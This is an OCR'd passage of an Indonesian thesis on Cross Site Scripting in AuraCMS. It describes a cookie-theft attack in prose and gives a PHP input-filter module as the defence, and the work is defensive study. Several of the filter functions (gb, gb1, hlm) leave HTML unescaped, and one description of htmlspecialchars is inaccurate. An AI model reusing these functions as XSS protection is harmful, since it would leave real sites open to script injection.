
- **Ikuti *link-link* utama**

  Metoda ini ditujukan bagi pengguna layanan yang menggunakan halaman Web dinamis. Kebiasaan yang baik utuk mengikuti *link* yang berasal dari *link* utama yang disediakan oleh penyedia layanan. *Link – link* selain daripada *link* utama sebaiknya dihindari.

✓ ***Browser***

Umumnya serangan *Cross Site Scripting* ini difokuskan pada kelemahan *browser*, para pengguna perlu melindungi *browser* yang digunakan dengan melakukan *patch* (perbaikan program). Ada metode lain suatu *browser* dapat lebih mengamankan juga. Sebagai contoh, dalam banyak kasus, panjang *string* yang dikirimkan kembali oleh ke *client* dibatasi.


Dalam serangan *Cross Site Scripting*, *attacker* membuat respon *server* mengacu pada program-program *script* yang ditempatkan disitus yang berbeda. Jika suatu *browser* menolak untuk mengeksekusi *script* apapun dari *domain* yang berbeda selain yang dikunjungi itu, akan secara efektif dapat membatasi serangan *Cross Site Scripting*. Pengaturan *browser* mozilla firefox ditunjukkan dalam Gambar 4.10.



Gambar 4.10 Pengaturan *cookies* pada *browser* Mozilla firefox
Sumber : *Perancangan*

4.2.2 Diagram blok sistem

Diagram blok sistem menggambarkan setiap blok atau bagian dari sistem aplikasi. Bagaimana serangan *Cross Site Scripting* itu terjadi. *Cross Site Scripting* itu terjadi dapat digambarkan dengan diagram blok yang ditunjukkan dalam Gambar 4.11.



Gambar 4.11 Diagram blok sistem serangan *Cross Site Scripting*
Sumber : *Perancangan*

Blok diagram sistem serangan *Cross Site Scripting* meliputi :

- ✓ *Attacker* (penyerang)

  Attacker (penyerang) disini maksudnya adalah orang yang melakukan serangan *Cross Site Scripting* terhadap aplikasi Web yang terdapat dalam Web yang dituju. Serangan dilakukan dengan memberikan injeksi skrip pada aplikasi Web yang berupa aplikasi *form*. Kemudian *cookie* hasil curian ini akan dikirim dan disimpan pada *Web server* yang sebelumnya telah disiapkan oleh *attacker*.

- ✓ Aplikasi Web

  Aplikasi Web yang berupa *form* merupakan aplikasi yang membutuhkan masukan dari pengguna, aplikasi berupa *form* inilah yang digunakan dalam melancarkan serangan *Cross Site Scripting*. Pengguna bebas memberikan masukan pada aplikasi *form* ini termasuk skrip-skrip pemrograman.

- ✓ Skrip injeksi

  Skrip injeksi merupakan inti dari berhasil atau tidaknya serangan *Cross Site Scripting* ini. Skrip yang dimasukkan dalam serangan *Cross Site Scripting* ini berupa skrip JavaScript, skrip ini mempunyai fungsi yang dapat mengambil *cookie* dari korban oleh pelaku yang kemudian *cookie* ini disimpan di *Web server* yang telah disiapkan sebelumnya oleh pelaku serangan *Cross Site Scripting* ini. Kesuksesan jenis serangan ini bergantung pada dukungan fungsionalitas di *browser* klien untuk menginterpretasikan skrip tersebut, kebanyakan *browser* Web dapat menginterpretasikan *embedded script* dalam isi HTML.

- ✓ *Web server* aplikasi Web

  Web server disini merupakan *server* tempat aplikasi Web itu berada. Kemampuan *Web server* ini untuk melakukan validasi terhadap masukan yang diberikan oleh pengguna sangat berperan dalam berhasil atau tidaknya serangan *Cross Site Scripting* ini, seperti masukan yang tidak semestinya berupa kode pemrograman.


✓ *Web server cookie*

Sebuah *Web server* yang disiapkan oleh pelaku dalam menyimpan *cookie* yang diperoleh dari serangan *Cross Site Scripting*. Data dari *cookie* inilah yang kemudian digunakan untuk mengeksploitasi data korban selanjutnya.

4.2.3 Pengamanan terhadap aplikasi Web

Perancangan sistem pengaman modul aplikasi Web merupakan perancangan yang dilakukan untuk mengetahui apa saja modul pendukung aplikasi Web serta bagaimana melakukan pengamanan terhadap aplikasi Web ini.

Pada bagian ini yang perlu dilakukan adalah mengamankan aplikasi Web dari tindakan yang tidak semestinya yaitu mengamankan adanya dari *user* berupa injeksi skrip, dalam hal ini adalah serangan *Cross Site Scripting*. Aplikasi Web yang dibuat seharusnya dilakukan uji coba terhadap serangan dengan injeksi skrip untuk mengetahui dimana letak lubang keamanan tersebut. Untuk itulah aplikasi yang dibuat harus bisa melakukan *filter* terhadap masukan yang dilakukan oleh *user* pada aplikasi Web tersebut. Modul yang diperlukan sebagai solusi pencegahan terhadap serangan *Cross Site Scripting* ini ditunjukkan dalam sebuah diagram blok, seperti ditunjukkan dalam Gambar 4.12.



Gambar 4.12 Diagram blok *file* fungsi pencegahan *Cross Site Scripting*
Sumber : *Perancangan*

Blok diagram sistem pencegahan terhadap serangan *Cross Site Scripting* (XSS) meliputi :

- Pada PC Server terdapat *Web server* xampp-win32-1.4.42, AuraCMS, dan bahasa pemrograman php. Untuk meghindari adanya lubang keamanan maka pada AuraCMS ini perlu dibuat sebuah modul yaitu modul *filter* yang berperan dalam melakukan *filter* terhadap masukan yang diberikan oleh *user* dan modul untuk melakukan pengaturan terhadap isi dari CMS tersebut yaitu :
  - File filter.php

    File inilah yang menentukan aman atau tidaknya sebuah aplikasi Web yang dibuat terhadap serangan *Cross Site Scripting*, karena pada *file* ini terdapat beberapa fungsi yang berguna untuk melakukan *filter* seperti :

    1. `htmlspecialchars()`, fungsi untuk menentukan karakter html tertentu saja yang diperbolehkan untuk digunakan pada aplikasi Web.
    2. `stripslashes()`, merupakan fungsi yang digunakan untuk mengabaikan *backslash* yang ditimbulkan dari *input form*, kebalikan dari fungsi ini adalah fungsi `addslashes()`.
    3. `strip_tags()`, tujuan utama dari fungsi ini adalah men-strip atau menghilangkan tag php serta html, dan mengembalikan *string* hasil. Fungsi ini tepat sekali jika digunakan untuk mengatur tag-tag yang diperbolehkan dan tag yang akan diabaikan.
    4. `htmlentities()`, merupakan fungsi yang mengkonversi karakter khusus ke dalam tag html.

  - File config.php

    Pada *file* config.php ini terdapat beberapa variabel yang digunakan untuk mengatur isi dari Web tersebut. *File* ini didalamnya juga

menyertakan *file* filter.php. Pengaturan yang dimaksud disini seperti :

1. Konfigurasi untuk *database*.
2. Konfigurasi situs dan *e-mail*.
3. Konfigurasi data situs.
4. Konfigurasi untuk *file image*.

- *Firewall*

  Fungsi *firewall* disini adalah memastikan bahwa tidak ada akses tambahan di luar lingkup yang diizinkan ini. *Firewall* ini bertanggung jawab untuk memastikan bahwa *access control policy* tersebut diikuti oleh semua *user* di *network* tersebut.

- PC Client

  Merupakan PC yang digunakan oleh *user* untuk mengakses Web yang dimaksud, seperti melakukan *input* terhadap aplikasi Web yang ada.


- Modul aplikasi Web

  Web yang diakses oleh *user* ini mempunyai beberapa modul aplikasi Web yang digunakan untuk melakukan interaksi dengan *user*.

- Beberapa aplikasi Web yang membutuhkan interaksi dengan *user* pada Web ini, meliputi :

  1. *Search engine*
  2. *Guestbook*
  3. *Shoutbox*
  4. *Send article*

  Pada beberapa aplikasi tersebut didalamnya juga telah memasukkan *file* filter.php dan file config.php.




Gambar 4.13 Hubungan beberapa modul aplikasi dengan modul fungsi.php
Sumber : *Perancangan*

Hubungan antara keempat aplikasi tersebut dengan modul filter.php dan config.php serta index.php ditunjukkan dalam Gambar 4.13. Secara tidak langsung beberapa aplikasi Web memiliki berhubungan dengan modul filter.php melalui modul config.php. index.php merupakan halaman perantara sebelum memasuki halaman aplikasi Web tersebut.

BAB V
IMPLEMENTASI

Implementasi merupakan proses transformasi hasil perancangan aplikasi ke dalam kode (*coding*) sesuai dengan sintaks dari bahasa pemrograman yang digunakan. Implementasi sistem akan diawali dengan pembuatan algoritma dan mengimplementasikan algoritma menjadi kode pemrograman sesungguhnya. Diagram pohon implementasi sistem ditunjukkan dalam Gambar 5.1.



Gambar 5.1 Diagram pohon implementasi sistem
Sumber : *Implementasi*

5.1 Lingkungan Implementasi


Sistem dibuat dengan menggunakan aplikasi pemrograman Web PHP dan *database* MySQL. Sistem diimplementasikan dengan menggunakan spesifikasi sebagai berikut :

- ✓ Sistem operasi yang digunakan adalah Windows XP Professional, *Version* 2002, Service Pack 2.
- ✓ *Web server* yang dipakai adalah xampp-win32-1.4.14.
- ✓ *Content Management System* (CMS) AuraCMS.

- ✓ *Browser* Mozilla firefox 2.0.0.1.
- ✓ Aplikasi Web pada AuraCMS.
- ✓ Bahasa pemrograman Web yaitu PHP dan JavaScript.

5.2 Implementasi anatomi serangan *Cross Site Scripting* (XSS)

Implementasi *Cross Site Scripting* ini dilakukan terhadap *open source* CMS (*Content Management System*) yaitu AuraCMS, hal ini dilakukan untuk mengetahui apakah CMS tersebut telah melakukan pem-*filter*-an terhadap skrip-skrip injeksi serangan *Cross Site Scripting* ini. Implementasi anatomi serangan *Cross Site Scripting* ini ditunjukkan dalam Gambar 5.2.



Gambar 5.2 Diagram pohon implementasi anatomi serangan *Cross Site Scripting*
Sumber : *Implementasi*

5.2.1 Beberapa fitur pada AuraCMS

AuraCMS adalah hasil karya anak bangsa yang merupakan *software* CMS (*Content Management System*) untuk *Website* yang berbasis PHP & MySQL berlisensi GPL (*General Public License*). Dengan bentuk yang sederhana dan mudah ini diharapkan dapat digunakan oleh pemakai yang masih pemula sekalipun. *Software* ini digunakan untuk membangun *Website* dengan *content* dinamis yang berlisensi GNU/GPL, *free-simple-easy to use*.


Untuk mengetahui letak *folder* AuraCMS pada *Web server* xampp ditunjukkan dalam Gambar 5.3.

```
C: \ xampp \ htdocs \ cms \ auracms
```


Sedangkan untuk *Web server* xampp, dapat dijalankan dengan memberikan perintah sebagai berikut :

```
C:\ xampp \ xampp_start.exe
```


Seperti yang ditunjukkan dalam Gambar 5.4, jika *Web server* xampp telah sukses dijalankan, maka akan muncul tampilan seperti yang ditunjukkan dalam Gambar 5.5



Gambar 5.3 letak *folder* AuraCMS pada *Web server* xampp
Sumber : *Implementasi*



Gambar 5.4 letak *file* xampp_start pada *folder* xampp
Sumber : *Implementasi*



Gambar 5.5 Tampilan ketika *file* xampp_start telah dijalankan
Sumber : *Implementasi*

Tampilan awal dari AuraCMS ini dapat dilihat pada Gambar 5.6.


Gambar 5.6 Tampilan awal dari AuraCMS
Sumber : *Implementasi*

AuraCMS dilengkapi dengan beberapa aplikasi sebagaimana *Content Management System* (CMS) yang lain. Beberapa aplikasi yang dimaksud disini adalah aplikasi yang membutuhkan masukan/*input* dari pengguna/*user*.


Beberapa aplikasi Web yang digunakan dalam implementasi dan pengujian ini, adalah :

- ✓ Buku tamu (*Guestbook*)
- ✓ *Form* kirim artikel

Tampilan dari beberapa aplikasi yang disebutkan tadi ditunjukkan dalam Gambar 5.7 dan Gambar 5.8.




Gambar 5.7 Tampilan aplikasi buku tamu (*guestbook*)
Sumber : *Implementasi*



Gambar 5.8 Tampilan form kirim artikel
Sumber : *Implementasi*

5.2.2 Lubang keamanan beberapa aplikasi Web pada AuraCMS

Pada aplikasi kirim artikel ini terdapat beberapa *field* yang harus diisi yaitu nama, e-mail, pilih topik, judul artikel, dan isi artikel. Untuk lebih jelasnya pada aplikasi ini ditunjukkan dalam Gambar 5.9.




Gambar 5.9 Tampilan aplikasi kirim artikel
Sumber : *Implementasi*

Tampilan dari skrip yang telah dikirim dari form kirim artikel tadi setelah divalidasi ditunjukkan dalam Gambar 5.10. Untuk melihat artikel yang telah masuk dikategorikan berdasarkan topik yang ada, pada contoh diatas termasuk dalam modul rubrik dengan kategori topik Exploit dengan XSS. Setelah masuk pada halaman topik yang dipilih kemudian pilih sesuai judul artikel yang dikirim. Ternyata isi dari skrip yang dimasukkan tadi tidak tampak ketika judul artikel telah diklik.

Gambar 5.10 Tampilan isi artkel dengan judul implementasi xss
Sumber : *Implementasi*

5.3 Solusi pencegahan terhadap serangan *Cross Site Scripting*


Pencegahan terhadap serangan *Cross Site Scripting* ini dilakukan dengan membuat sebuah *file* fungsi *filter* terhadap masukan yang diberikan oleh *user, file* fungsi yang dimaksud disini adalah *file* fungsi.php. Dari *file* inilah *filter* terhadap masukkan yang diberikan oleh *user* dilakukan. Diagram pohon untuk solusi pencegahan terhadap serangan *Cross Site Scripting* ditunjukkan dalam Gambar 5.11.



Gambar 5.11 Diagram pohon solusi pencegahan terhadap serangan *Cross Site Scripting*
Sumber : *Implementasi*

5.3.1 Modul pencegahan *Cross Site Scripting* (XSS)

Modul ini dibuat untuk mencegah adanya lubang keamanan pada aplikasi Web yang dibuat dalam hal lubang keamanan yang dimaksud adalah kelemahan terhadap serangan *Cross Site Scripting* (XSS). Modul ini saling terhubung dengan modul aplikasi lain yang membutuhkan interaksi dengan *user*, modul ini juga terhubung dengan modul *administrator* yang berfungsi sebagai verifikasi *user* sebagai *administrator* atau bukan. Letak modul filter.php ini ditunjukkan dalam Gambar 5.12.



Gambar 5.12 Letak *file* filter.php pada AuraCMS
Sumber : *Implementasi*

Adapun Skrip *filter* yang terdapat pada modul `filter.php` yaitu :

```
/* Verifikasi kode HTML */

function gb($string) {
      $string = stripslashes(ereg_replace("\n","<br>",$string));
      return($string);
      }

function gb0($string) {
      $string = stripslashes(ereg_replace("\n","<br>",$string));
      $string = htmlspecialchars($string);
      return($string);
      }
function gb1($string) {
      $string = ereg_replace("\n","<br>",$string);
      return($string);
      }

function gb2($string) {
            $string = htmlspecialchars($string);
            $string = ereg_replace("\n","<br>",$string);
            return($string);
            }

function hlm($string) {
            $string = stripslashes($string);
            return($string);
            }

function nohtml($string) {
            $string = stripslashes(htmlspecialchars($string));
            return($string);
            }
```


```
function asli($string) {
          $string = htmlspecialchars($string);
          return($string);
          }
```

Penjelasan fungsi yang ada pada *file* fungsi.php adalah :

- `stripslashes()`, merupakan fungsi yang digunakan untuk mengabaikan *backslash* yang ditimbulkan dari *input form*, kebalikan dari fungsi ini adalah fungsi `addslashes()`.
- `htmlspecialchars()`, fungsi untuk menentukan karakter html tertentu saja yang diperbolehkan untuk digunakan pada aplikasi Web.
